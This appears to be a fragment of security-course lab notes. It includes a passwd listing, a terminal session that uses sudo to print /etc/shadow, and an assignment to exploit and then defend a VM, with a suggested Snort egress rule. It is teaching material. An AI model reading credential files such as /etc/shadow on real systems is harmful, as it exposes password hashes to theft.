games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/syst
```



```
  --                    stop processing command line arguments
deathstart@ubuntu:/$ sudo -l
[sudo] password for deathstart:
Matching Defaults entries for deathstart on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User deathstart may run the following commands on ubuntu:
    (ALL : ALL) ALL
deathstart@ubuntu:/$ cat /etc/shadow
cat: /etc/shadow: Permission denied
deathstart@ubuntu:/$ sudo /etc/shadow
sudo: /etc/shadow: command not found
deathstart@ubuntu:/$ sudo cat /etc/shadow
root:!:18156:0:99999:7:::
daemon:*:18113:0:99999:7:::
bin:*:18113:0:99999:7:::
sys:*:18113:0:99999:7:::
sync:*:18113:0:99999:7:::
games:*:18113:0:99999:7:::
man:*:18113:0:99999:7:::
lp:*:18113:0:99999:7:::
mail:*:18113:0:99999:7:::
news:*:18113:0:99999:7:::
uucp:*:18113:0:99999:7:::
proxy:*:18113:0:99999:7:::
www-data:*:18113:0:99999:7:::
backup:*:18113:0:99999:7:::
list:*:18113:0:99999:7:::
```

- Export VM

3. Final Project

Make and break a VM:

- Showcase an exploitation of the vulnerability by compromising the machine
- Create a defense strategy that will fix the vulnerability accordingly

The exploit that we initially used in this presentation was a zero-day when it was first discovered. A lot of systems got compromised because of that. If we were to defend against it, as system administrators we should set up an IDS like Snort with a rule denying all TCP and UDP outgoing traffic on any port from the target machine.